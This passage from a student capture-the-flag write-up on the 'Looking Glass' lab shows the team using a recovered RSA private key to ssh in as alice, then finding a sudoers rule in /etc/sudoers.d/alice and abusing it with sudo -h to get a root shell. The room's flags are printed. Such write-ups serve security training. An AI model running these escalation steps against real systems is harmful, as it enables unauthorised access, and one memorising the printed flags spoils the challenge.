MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFUqqJXQZi5ryQH6YxZP5IIJXENk+a4WoRDyPoyGK/63rXTn/IW WKQka9tQ
2xrxdnydwbtikP1L4bq/4vU30UcA+aYHqxhyq39arpeceHvit+jVPrHiCA73k7g
HCgpkwCzNa5MMGo+1Cg4ifzffv4uhPkxBLL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFn1w7x23vyq7xyDrwiXEjfW4yYe+KliGzyyk1ia7HGhNkpIRufPdJdt+r
NGrjYFLjhzeWYBmhx7JkhkEUFIVx6ZVly+gihQIDAQABaoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7LAIVu5Ryqlxm5tsg4nUzvlRgfRMpn7hJAjd/bWFKLb7j
/pHmkU1C4WkaJdpzHSPFgjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVjITZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UFx2hLHthT8tsjqBUWrbljLMHQ0
zmU73tuPVQSEgeUp2jOl7vq5toEYieoA+7ULpGdwDn8PxOjCF/2Qua2jFalixsK
WfEcmtnIQtyOFWCbmgoVik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUNwh4BAoGBAPdctvRoAkFpyEofZxQfpqw3Lzyv1kena/HyWLxXWHxG6j17aW
DmtVXjjQ0wcj0LuDKT4QQvCJvrgbdBVGOFlowWzzLpYGJchxmlR+RHcb40pZjBgr5
8bjJlCqp6pplBRCF/osG5uppCiJss6uA6CWVxe6WC7z7V94r5wzzJpWBaogBAM1R
aCg1/2UxIOqxtaFQ+WDxqQQu3szvrhep22McIuE83dh+hUiBaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZquBwviU73fNRbID5fn4LKL6/yiF/GWd+Zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpm5Pz6r08jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjihvDLdxhzFkx
X1DPyiF292GTsMC4xL0BhLkzIiY6bGI9efC4rXvfCvrUqdyc9ZzoYflykL9KaCr
+zlCoTj8FQZKjDhOGnDkUPMBaoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0ULxdITQ01+H079xagYOfjl6rBzpska59u1ldj/BhdRpdrvuxsQr3n
aG//N64V4BaK3/cjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhaOgBAOkY50nahWB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxggIV69MjDsfrn1gZNhTTAyNrmh1U7kUfpUB2ZXCmnCGlhAGEbY9
k6ywCnctTz2/sNegNx9/izW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$
```

Along the way, we had to give it permission to run correctly.

```
alice@looking-glass:~
```

```
File Actions Edit View Help
```

```
1211103213@kali: ~ x alice@looking-glass: ~ x humptydumpty@looking-glass: /home/alice x
```

```
—(1211103213@kali)-[~]
$ nano alicekey
```

```
—(1211103213@kali)-[~]
$ ssh alice@10.10.51.15
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
alice@10.10.51.15: Permission denied (publickey,password).
```

```
—(1211103213@kali)-[~]
$ ssh -i alicekey alice@10.10.51.15
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'alicekey' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "alicekey": bad permissions
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
Permission denied, please try again.
alice@10.10.51.15's password:
alice@10.10.51.15: Permission denied (publickey,password).
```

```
—(1211103213@kali)-[~]
$ chmod 600 alicekey
```

```
—(1211103213@kali)-[~]
$ ssh -i alicekey alice@10.10.51.15
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ []
```

## Step: Root Privilege Escalation

**Members Involved:** Uwais

**Tools used:** ssh Commands, LinEnum.sh(SUID functions), textreverse.com

### Thought Process and Methodology and Attempts:

Sadly, there wasn't much here.

```
(1211103213㉿kali)-[~]
$ ssh -i aliceykey alice@10.10.51.15
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and

-and it really was a kitten, after all.
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3 2020 kitten.txt
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 3 incorrect password attempts
alice@looking-glass:~$ ]
```

So same as before, I decided to use LinEnum.sh to see whether I can use any SUID functions. Unfortunately, still none but it seemed like Alice can execute /bin/bash in a way.

```
[+] Process binaries and associated permissions (from above list):
1.1M -rwxr-xr-x 1 root root 1.1M Jun  6  2019 /bin/bash
  0 lrwxrwxrwx 1 root root   4 Feb  3  2020 /bin/sh → dash
1.6M -rwxr-xr-x 1 root root 1.6M May  3  2020 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K May  3  2020 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K May  3  2020 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M May  3  2020 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K May  3  2020 /lib/systemd/systemd-resolved
  40K -rwxr-xr-x 1 root root  39K May  3  2020 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K May  3  2020 /lib/systemd/systemd-udevd
  56K -rwxr-xr-x 1 root root  56K Mar  5  2020 /sbin/agetty
  0 lrwxrwxrwx 1 root root   20 May  3  2020 /sbin/init → /lib/systemd/systemd
  84K -rwxr-xr-x 1 root root  83K Jan 23 2020 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Jun 11 2020 /usr/bin/dbus-daemon
  20K -rwxr-xr-x 1 root root  19K Mar 31 2020 /usr/bin/lxcrfs
  0 lrwxrwxrwx 1 root root    9 Oct 25 2018 /usr/bin/python3 → python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18 2017 /usr/lib/accounts-service/accounts-daemon
  16K -rwxr-xr-x 1 root root  15K Mar 27 2019 /usr/lib/policykit-1/polkitd
  17M -rwxr-xr-x 1 root root 19M Oct 30 2019 /usr/lib/snapd/snapd
  28K -rwxr-xr-x 1 root root  27K Feb 20 2018 /usr/sbin/atd
  48K -rwxr-xr-x 1 root root  47K Nov 16 2017 /usr/sbin/cron
668K -rwxr-xr-x 1 root root 665K Apr 24 2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar  4 2019 /usr/sbin/sshd
```

I searched and found that Alice can read the sudoer files. This leads us to root.

```

alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
root@looking-glass:~#

```

Thus, we can get the root flag.

```

root@looking-glass:/home# cd ..
root@looking-glass:# ls
bin  cdrom  etc  initrd.img   lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  vmlinuz.old
boot dev    home  initrd.img.old lib64 media      opt  root  sbin  srv   sys      usr  vmlinuz
root@looking-glass:# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#

```

thm{bc2337b6f97d057b01da718ced6ead3f}



[Reverse Text](#) [Reverse Wording](#) [Flip Text](#) [Reverse Word's Lettering](#)

## Contributions

ID	Name	Contribution	Signatures
1211103213	Uwais	Discover service, tried to escalate privileges, did some root escalation, pet cat	
1211103149	Dzakry Hariz	Deciphered the Vigenere cypher, wrote the writeup	

1211103184	Muhammad Muzaffar	Tried to perform SSH login without password and fail	
1211102082	Thanussha Sri Ganeson	Tried to find for open port decode hidden message.Edit and combine all the videos.	

Video link: <https://youtu.be/htXM-GGkVo8>